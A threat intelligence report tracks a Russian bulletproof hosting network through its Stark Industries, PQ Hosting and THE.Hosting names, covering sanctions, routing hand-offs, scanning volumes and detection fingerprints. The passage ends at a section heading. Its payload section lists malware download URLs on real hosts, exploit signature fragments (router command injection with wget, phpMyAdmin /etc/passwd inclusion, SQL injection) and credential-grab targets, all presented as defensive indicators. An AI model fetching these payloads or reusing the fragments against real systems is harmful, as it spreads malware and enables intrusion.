

THREAT INTELLIGENCE REPORT

Sanctioned, Seized, Still Scanning: Inside a Russian Bulletproof Hosting Network Targeting the EU

Stark Industries to PQ to THE.Hosting: One Bulletproof Network, One Year of Attacks, and a Takedown That Did Not Stop the Scanning

Classification	TLP:AMBER
Report date	2026-05-26
Observation window	Trailing 12 months, to 2026-05-25
Telemetry	ELLIO global honeypot and deception network
Geolocation	IPAPI.is / IPInfo.io
Routing	Live RIPE BGP (RIPEstat), captured 2026-05-26

ELLIO is a cybersecurity research lab focused on detecting and defending against mass exploitation and large-scale reconnaissance activity. It operates a global honeypot and deception infrastructure that observes internet-wide scanning and pre-compromise exploitation attempts in real time. The findings presented here are derived from telemetry collected over the past twelve months.

Executive summary

On 18 May 2026 the Dutch fiscal crime service (FIOD) [seized more than 800 servers and arrested two people](#), dismantling a hosting operation that prosecutors say enabled Russian cyberattacks, influence operations, and disinformation across the European Union. The Dutch front was WorkTitans B.V., trading as **THE.Hosting**, the latest identity of a bulletproof network that has also operated as **Stark Industries Solutions** and **PQ Hosting**.

ELLIO has been tracking this network's behaviour using our global deception network. This report summarises the key behaviour we observed.

Key insights:

- **It is one network wearing new names.** The blocks that attacked us (ELLIO Deception Network) as Stark/PQ (network AS44477) are now run by THE.Hosting (network AS209847): the old network has gone completely dark and announces no address space at all, while THE.Hosting announces 485 blocks, including the ones it inherited from Stark/PQ. The company name and network number changed; the addresses, and the operator behind them, did not.
- **These actions mirror EU sanctions.** The EU added Stark Industries to its sanctions list on 20 May 2025 ([EU Sanctions Tracker](#)). About three months later, the attacks in our data handed off from the old network (AS44477, by then renamed PQ Hosting Plus S.R.L.) to the new one (AS209847, WorkTitans B.V.), roughly the time it takes to register a new network and re-point a scanning fleet.
- **The traffic is broad, opportunistic attack and botnet-building.** It recruits Internet-of-Things devices into botnets, drops cryptominers and self-replicating bots, steals cloud credentials, exploits exposed web applications, and abuses proxy capacity to attack third parties.
- **It has turned toward databases and industrial systems.** A recent shift to scanning for exposed databases (MongoDB, Redis, PostgreSQL, Oracle, LDAP) and an industrial-control protocol (DNP3) points to reconnaissance for ransomware and for poorly secured critical infrastructure.
- **The takedown removed servers, not the address space.** THE.Hosting kept scanning us straight through the raid and the days after it. About a third of its blocks have since been withdrawn, but the core is still announced and still scanning, and nothing has reappeared under a new network number yet.

One caveat runs through the whole report: the hosting operator is one company, but the attacks riding on its network are not necessarily one attacker. Bulletproof hosts rent the same address space and the same off-the-shelf tools to many customers at once. ELLIO Threat Research judges that at least some of what we saw is a separate customer of the same infrastructure, not the headline group NoName057(16). Treat the landlord and the tenant as two different questions.

1. The network

Stark, PQ, and THE.Hosting are one connected operator in our data. It runs across three networks of its own (autonomous systems) and, per public reporting, also pushed its Russian address space through a fourth, the Moscow provider UFO Hosting.

One operation hands off from Stark/PQ to THE.Hosting



Figure 1. How the scanning handed off from AS44477 to AS209847 over the year

Network	Operator name today	Role	Status, 2026-05-26
AS44477	Pq Hosting Plus S.r.l.	Original Stark / PQ network. Web, SSH, FTP brute force.	Dark; announces zero blocks
AS209847	WorkTitans B.V.	THE.Hosting, the primary. Broad scanning, databases, ICS.	Active; announces 485 IPv4 blocks
AS213999	WorkTitans B.V.	THE.Hosting secondary.	Announces 25 blocks; quiet in scanning since April 2026
AS33993	UFO Hosting LLC (Moscow)	Russian prefixes per public reporting; 100% Russia (see note).	Announces 40 blocks; low but persistent

A few notes on the roster:

- **The Stark name has been scrubbed from AS44477.** RIPE transfer records show AS44477 passing from a Russian individual registrant (IP Oleinichenko Denis) to Stark Industries Solutions Ltd on 4 April 2022, and from Stark to PQ Hosting Plus S.R.L. on 16 May 2025, four days before the sanctions.
- **AS33993 (UFO Hosting) is included on a weaker basis than the rest.** Public reporting ([Recorded Future](#)) documents Stark/PQ moving its Russian infrastructure to UFO Hosting around April 2025 and using AS33993 to announce Russian prefixes; we see it as a small, steady, 100-percent-Russia channel. Unlike the AS44477-to-AS209847 hand-off, we have no shared address space in our own data tying AS33993 to the others, so we carry it as associated by public reporting and co-activity, not confirmed by our routing evidence.
- The two main networks behave differently. The old one was broad and shallow (many addresses, light touch). THE.Hosting was the opposite at its peak: relatively few addresses running sustained,

very high-volume campaigns.

Observed volume, by network

Network	Distinct source IPs (1y)	Sessions (1y)	First seen
AS44477 (Stark / PQ)	9,069	689,227	before 1st of January 2025
AS209847 (THE.Hosting)	~1,091	5,024,157	2025-08-05
AS213999 (THE.Hosting)	8	116	2026-03-29
AS33993 (UFO, Moscow)	43	10,194	2025-04-16

2. The migration: one operation, changing names

The company history reads like a relay race run to stay ahead of sanctions. Stark Industries Solutions was incorporated two weeks before Russia invaded Ukraine and became a notorious bulletproof host. Its main network number, AS44477, was transferred to Stark on 4 April 2022 from a Russian individual registrant, IP Oleinichenko Denis (RIPE transfer records). The operator then moved before the sanctions landed: a new entity, PQ Hosting Plus S.R.L., was created on 13 May 2025, and on 16 May AS44477 was transferred from Stark to it. On 20 May 2025 the EU added Stark, and the Moldovan Neculiti brothers behind it, to its sanctions list ([EU Sanctions Tracker](#)). PQ announced the THE.Hosting rebrand nine days later, and a brand-new network, AS209847, was created on 24 June 2025 under the Dutch company WorkTitans B.V.

In our data the relay shows up cleanly as a hand-off between networks. The old network carried the scanning through the summer of 2025 and delivered one last mass burst before going quiet. As it faded, THE.Hosting ramped up to become the primary, peaking in November and December 2025 at over two million scanning sessions a month.

The people and companies behind it

Public reporting and primary records map the operation to a layered structure. Stark Industries Solutions Ltd was incorporated in the UK on 10 February 2022 and [sanctioned by the EU on 20 May 2025](#), together with its CEO Iurie Neculiti and owner Ivan Neculiti, for enabling Russian destabilising activity. [Recorded Future](#) documented that shortly before and after the sanctions, Stark/PQ-linked infrastructure moved through PQ Hosting Plus S.R.L. and then to THE.Hosting under the Dutch entity WorkTitans B.V., including the creation of AS209847. FIOD later said a Dutch cover company linked to the sanctioned infrastructure had taken in significant technical assets, and that a second Dutch company provided internet connectivity for its servers. Public reporting identifies those Dutch layers as WorkTitans and MIRhosting, with Youssef Zinad linked to the former and Andrey Nesterenko to the latter. MIRhosting's own materials describe it as a Dutch colocation and connectivity provider based in Almere, operating through facilities in places including Dronten, Schiphol-Rijk, Amsterdam, and Frankfurt. On 18 May 2026 FIOD [arrested two suspects](#), searched premises in Enschede and Almere and data centres in Dronten and Schiphol-Rijk, and seized more than 800 servers.

The entities, and what the public record supports:

Entity	Type	What the record supports
Stark Industries Solutions Ltd	UK company (incorporated 10 Feb 2022, dissolved 16 Sept 2025)	The original operation; hosting, proxy and VPN services; EU-sanctioned 20 May 2025
Ivan Neculiti	Moldovan	Owner of Stark and PQ Hosting (EU listing). Reporting (Krebs, via Constella and Intel 471) links an email of his to Russian-language cybercrime forums
Iurie Neculiti	Moldovan	CEO of Stark (EU listing); Companies House director from February 2024, resident in Moldova
PQ Hosting	Moldovan hosting brand (Neculiti)	Stark's parent brand; announced its rebrand to THE.Hosting on 29 May 2025. Not itself on the sanctions listing
PQ Hosting Plus S.R.L.	Moldovan company (2019)	AS44477 and other RIPE resources were moved into it in May 2025, before the sanctions
THE.Hosting	Brand	PQ.Hosting's post-sanctions name, run on AS209847
WorkTitans B.V.	Dutch company, Enschede (AS209847)	The Dutch cover company FIOD says took in the sanctioned infrastructure; a reseller. Its director and indirect sole shareholder is identified by reporting as Youssef Zinad

Entity	Type	What the record supports
MIRhosting	Dutch colocation and connectivity provider, Almere	Managed colocation, IP transit and connectivity through third-party facilities in Amsterdam, Frankfurt, Dronten and Schiphol-Rijk; carried Stark's and later WorkTitans' servers
Youssef Zinad	Person	The 57-year-old FIOD arrested on 18 May 2026; reporting links him to WorkTitans (FIOD did not publicly name him)
Andrey Nesterenko	Person	The 39-year-old FIOD arrested on 18 May 2026; reporting links him to MIRhosting (FIOD did not publicly name him)

The layering is the point. WorkTitans is a reseller and MIRhosting a colocation and connectivity provider, so the operator's servers sat inside EU data centres and its traffic reached the internet as a recognised Dutch company rather than as Russia, which [de Volkskrant](#) notes is why upstream providers hesitated to block it. ELLIO observed the scanning networks at the top of this stack; the companies above are the transport beneath them.

Monthly distinct source IPs and sessions

The following table shows number of unique IPs observed by ELLIO deception network and number of unique sessions deception network captured coming from these IP addresses.

Month	AS44477 IPs	AS44477 sessions	AS209847 IPs	AS209847 sessions
2025-05	128	21,204		
2025-06	475	158,352		
2025-07	356	58,314		
2025-08	8,294	379,117	9	2,867
2025-09	267	48,270	36	36,704
2025-10	79	22,860	292	268,360
2025-11	0	0	375	2,003,919
2025-12	0	0	256	1,821,679
2026-01	0	0	221	253,686
2026-02	0	0	153	423,341
2026-03	0	0	110	55,993
2026-04	0	0	112	125,701
2026-05	0	0	94	31,907

The 30 August 2025 burst

The August spike on the old network is almost entirely a single day. More than 7,000 distinct addresses in one day, right before the network was abandoned, reads as a final mass campaign that drained the address pool before the move.

A final mass sweep, then the old ASN goes quiet

AS44477 distinct source IPs per day, late August 2025



Figure 2. A final mass sweep on 30 August 2025, just before the old network went quiet

Day	Distinct IPs	Sessions
2025-08-28	778	98,626
2025-08-30	7,302	125,942
2025-08-31	156	12,382

The burst hit almost entirely port 80 (web). ELLIO Threat Research's hypothesis is that this was list-building for a later multi-stage scanning and/or exploitation campaign.

3. What the network attacks

The two main networks scan differently. The old Stark/PQ network ran a classic brute-force profile against web, SSH, FTP, file shares, and remote desktop. THE.Hosting casts a far wider net: it leads with FTP and Telnet, sweeps alternate web ports, and reaches into industrial protocols.

Network	Top targeted ports (by sessions)	Character
AS209847 (THE.Hosting)	21/FTP (151k), 23/Telnet (64k), 80 (56k), 22/SSH (39k), 81 (31k), 443 (20k), 82, 83, 1723/PPTP, 445/SMB	Broad sweep plus database and ICS hunting
AS44477 (Stark / PQ)	80/HTTP (196k), 22/SSH (150k), 21/FTP (77k), 445/SMB (16k), 3389/RDP, 179/BGP, 1080/SOCKS, alt-TLS (8443, 10443, 4433)	Web and SSH brute force
AS33993 (UFO)	21, 23, 80, 22, 6379/Redis, 25565/Minecraft	Small volume

Beyond simple logins, THE.Hosting sprays database and industrial-control protocol probes across the full port range, not only the standard service ports: MongoDB, Redis, PostgreSQL, Oracle, and LDAP, alongside the DNP3 industrial-control protocol and EtherNet/IP. Any internet-exposed database or operational-technology endpoint that answers will be catalogued.

THE.Hosting probes exposed databases and an ICS protocol



Figure 3. THE.Hosting probes exposed databases and an industrial-control protocol

4. Payload analysis: what they actually delivered

THE.Hosting's traffic is POST-heavy, the signature of active exploitation and proxying rather than passive scanning. On top of exploitation attempts the IPs of related ASNs were also probing for open proxies. The request payloads show a full opportunistic-attack and botnet-building operation. The figures below are relative prevalence (each item's share within its category).

Malware staging and droppers

Staging URL	Payload	Family	Prevalence
http://20.2.81.83/zyxel.sh	zyxel.sh	Mirai loader (via Zyxel / IoT RCE)	74%
https://14.46.136.77/sh	apache.selfrep	self-replicating bot	11%
http://178.16.55.224/sh	redtail.sh	RedTail cryptominer	9%
http://thepenguins.xyz/zyxel.sh	zyxel.sh	Mirai loader (domain variant)	2%
http://144.172.100.228/tol.sh	tol.sh	dropper	3%

Prevalence is each payload's share of the malware-download attempts we recorded; the Zyxel-to-Mirai loader, across its two staging hosts, is about three quarters of them.

These payloads are pushed mainly through an Apache path-traversal remote-code-execution exploit (CVE-2021-41773 / CVE-2021-42013): we recorded 485 such RCE attempts, most from the old Stark/PQ network, several delivering the RedTail and apache.selfrep payloads inline, and one scanner that identifies itself by user-agent as a CVE-2021-41773 scanner. The apache.selfrep bot tags itself `cve_2024_4577.selfrep`, tying that dropper to the PHP-CGI vulnerability CVE-2024-4577.

Exploits attempted

Signature in payload / URL	Target	CVE	Prevalence
<code><u:Upg...DeviceUpgrade (user dslf-config)</code>	Huawei HG532 router RCE	CVE-2017-17215	44%
<code>0x%5B%5D=androxgh0st plus / .env retrieval</code>	Laravel / cloud credential theft (AndroXGh0st)		38%
<code><?php echo(md5("Hello PHPUnit"));</code>	PHPUnit remote code execution	CVE-2017-9841	13%
<code>action=test ... PMA_Config ... /etc/passwd</code>	phpMyAdmin file-inclusion		2%
<code>wpgv_doajax_front_template ... and sleep(6)#</code>	WordPress SQL injection		1%
<code>revslider_ajax_action, showbiz_ajax_action, NEX-Forms upload</code>	WordPress plugin RCE / upload	multiple	~1% each
<code>next-action header with __proto__ body</code>	Next.js Server Actions exploitation		2%
<code><service><type>uuid:;cd /tmp ... wget</code>	Realtek SDK UPnP RCE	CVE-2014-8361	<1%

Prevalence is each signature's share of the exploit attempts; the Huawei HG532 router exploit and AndroXGh0st cloud-credential theft together are over 80 percent of them. Login brute-forcing is shown separately below.

Reconnaissance and credential harvesting at scale

Two campaigns ran far wider than the single-CVE probes above:

- **Cloud-credential theft (Laravel).** Beyond the AndroxGh0st signature, we logged about **3,747 .env and Laravel config-file requests from 45 addresses across both primary networks**, driven by a dedicated `laravel-config-scanner` user-agent and relayed through the open proxy at dozens of third parties.
- **WordPress plugin enumeration.** From a small set of THE.Hosting addresses we saw about **6,098 requests enumerating 1,274 distinct WordPress plugin paths** (`/wp-content/plugins/*/readme.txt`), the version-fingerprinting reconnaissance that precedes targeted plugin exploitation.

A long tail of additional exploits and probes appears at lower volume, broadening the operation well beyond the IoT and WordPress set. Volume is bucketed (exact counts are in the underlying data):

Exploit / probe	CVE	Volume	Networks
Apache path-traversal RCE	CVE-2021-41773 / 42013	hundreds	AS44477, AS209847
Palo Alto GlobalProtect login		tens	AS44477, AS209847
Spring Boot Actuator probe		tens	AS33993, AS44477
TP-Link / OpenWrt luci RCE		tens	AS44477
Unauthenticated Docker API		single digits	AS209847
PHP-CGI argument injection	CVE-2024-4577	single digits	AS44477, AS209847
Ethereum JSON-RPC node scan		single digits	AS33993
ThinkPHP / MikroTik / Synology RCE		single digits	AS44477
Log4Shell, Hadoop YARN	CVE-2021-44228	single digits	mixed
Jenkins, Struts2, Drupalgeddon2	CVE-2018-7600	single digits	mixed

Enterprise VPN and appliance exploits (Confluence, Citrix, F5, GeoServer) were absent: the web exploitation is IoT and router firmware, PHP and WordPress, and cloud-credential theft.

Proxy abuse against third parties

Attackers also sent our sensors proxy and CONNECT requests aimed at third parties, and those targets reveal their intended victims. We recorded CONNECT requests to liveness-check targets (`www.google.com:443`, `www.baidu.com:443`, `starnet.lol:443`) and proxy requests aimed at external hosts: `.env` credential grabs (`162.19.229.72/.env`, `167.71.214.4/.env`, `188.166.170.223/.env`), a Dahua DVR (`57.128.224.119:37777`), Windows Remote Management (`165.227.129.169:5985/wsmn`), and one host probed across a dozen alternate TLS ports. The single largest third-party target was the crypto-gambling site `betplay.io`: one THE.Hosting address sent our sensors more than 1,100 HTTP proxy requests for it. Other external targets included Netflix, Yandex, and a StableHost billing portal.

Logins attempted

Login attempts were overwhelmingly Windows Remote Management brute-forcing:

- `Administrator` (against Windows Remote Management, port 5985): about 94 percent of all login attempts
- `ds1f-config` (Huawei HG532 routers): about 6 percent
- `admin/admin` (web login forms): under 1 percent

In short, the activity mixes botnet recruitment (Mirai via Zyxel, Realtek, Huawei, Dahua), cryptomining (RedTail), cloud-credential theft (AndroxGh0st), broad web-application exploitation (WordPress, phpMyAdmin, PHPUnit, Next.js), and open-proxy abuse against others.

5. Where the traffic comes from

THE.Hosting is a brand; on paper the company behind it is the Dutch-registered WorkTitans B.V.

That label tells you little about the addresses. The operator's space is spread across datacentres in many countries, and it keeps moving between networks: the routing in Section 6 shows blocks passing from one ASN to another while the same operator goes on using them. The useful question is therefore not the flag on the company, but where the blocks the operator announces today actually sit.

We geolocate with IPInfo.io and cross-check against IPAPI.is; the two agree on the large majority of blocks. One caveat: geolocation of bulletproof address space is noisy and time-dependent.

THE.Hosting (AS209847) currently announces 485 IPv4 blocks. By block, IPInfo.io places them like this:



Figure 4. Where THE.Hosting's announced blocks geolocate, per IPInfo.io

Country	Share of announced blocks
Netherlands	14.4%
United States	9.3%
Germany	7.6%
Finland	4.7%
Turkey	4.5%
United Kingdom	4.3%
France	3.3%
Moldova	3.3%

No single country holds more than about one block in seven, and there is a long tail (Poland, Kazakhstan, Czechia, Latvia, and more), the spread you would expect from address space rented and re-announced across many facilities.

6. Fingerprinting the operator: what is trackable

That Stark/PQ and THE.Hosting are one operator is not in question; the routing settles it. The old network (AS44477) is dead, and the address pool it scanned us from is now THE.Hosting's: **237 distinct /24 blocks attacked our sensors under both names**, none under any unrelated operator; AS209847 is the sole successor of the old pool; and a registration check agrees, about 94 percent of the old Stark/PQ addresses now sit inside THE.Hosting. The figure shows where the 428 old /24 blocks are today.



Figure 5. The old Stark/PQ blocks today, in live RIPE BGP: THE.Hosting is the only successor

The operationally useful question is different: out of everything this operator emits, what can a defender actually fingerprint and track? We tested every shared signal against the rest of our telemetry. Most are commodity noise; one (Section 7) is genuinely rare and worth alerting on.

Client fingerprints are mostly commodity

The tempting shortcut is shared client fingerprints, the same SSH client (HASSH) and TLS clients (JA3 / JA4) across the operator's networks. We saw exactly that, then tested each against every other network in our data, and they fell apart.

Shared SSH/TLS fingerprints are commodity, not attribution

Each is used by dozens-to-hundreds of unrelated networks (AWS, OVH, DigitalOcean)



Figure 6. Shared SSH/TLS fingerprints are commodity, used by hundreds of unrelated networks

Fingerprint	Total sessions (1y)	Unrelated networks using it	Operator's share	Dominant unrelated users
HASSH 01ca3558	2,615,237	120	1.8%	OVH, DigitalOcean, Rostelecom, Deutsche Telekom
HASSH 4e066189	1,737,014	502	0.1%	Unmanaged Ltd, DigitalOcean
HASSH 98ddc560	1,937,713	608	0.1%	Chinanet, China Unicom
JA3 043c543b / JA4 t12i280600	2,357,863	39	1.0%	AS215540 Global Connectivity Solutions (87%)
JA3 cba7f341	133,276,416	124	0.1%	AWS, Hurricane Electric, Alibaba
JA4 t12i130500	17,223,464	69	1.0%	Alibaba, DigitalOcean, Akamai

Each fingerprint is used by dozens to hundreds of unrelated networks and is dominated by mainstream clouds. The operator's four networks make up only 0.1 to 1.8 percent of each. These fingerprints identify the off-the-shelf tools it runs (mass scanners, common SSH and TLS libraries), which the whole scanning internet also runs, so they cannot single this operator out and must not be used to block. One detail is worth carrying forward: JA3 043c543b is more concentrated (39 networks), and 87 percent of its traffic comes from AS215540 "Global Connectivity Solutions", another Russia-linked bulletproof host, a tool shared across the bulletproof-hosting world that reappears in Section 7.

7. Detection: the one fingerprint worth alerting on

Section 6 showed the operator's application-layer fingerprints are commodity. There is one exception, and it is the strongest detection result in this report: a lower-level fingerprint taken from the TCP handshake itself. ELLIO calls it a MuonFP, and the value 64480:2-1-3-1-1-4:1240:8 is genuinely rare.

One TCP fingerprint is rare enough to alert on

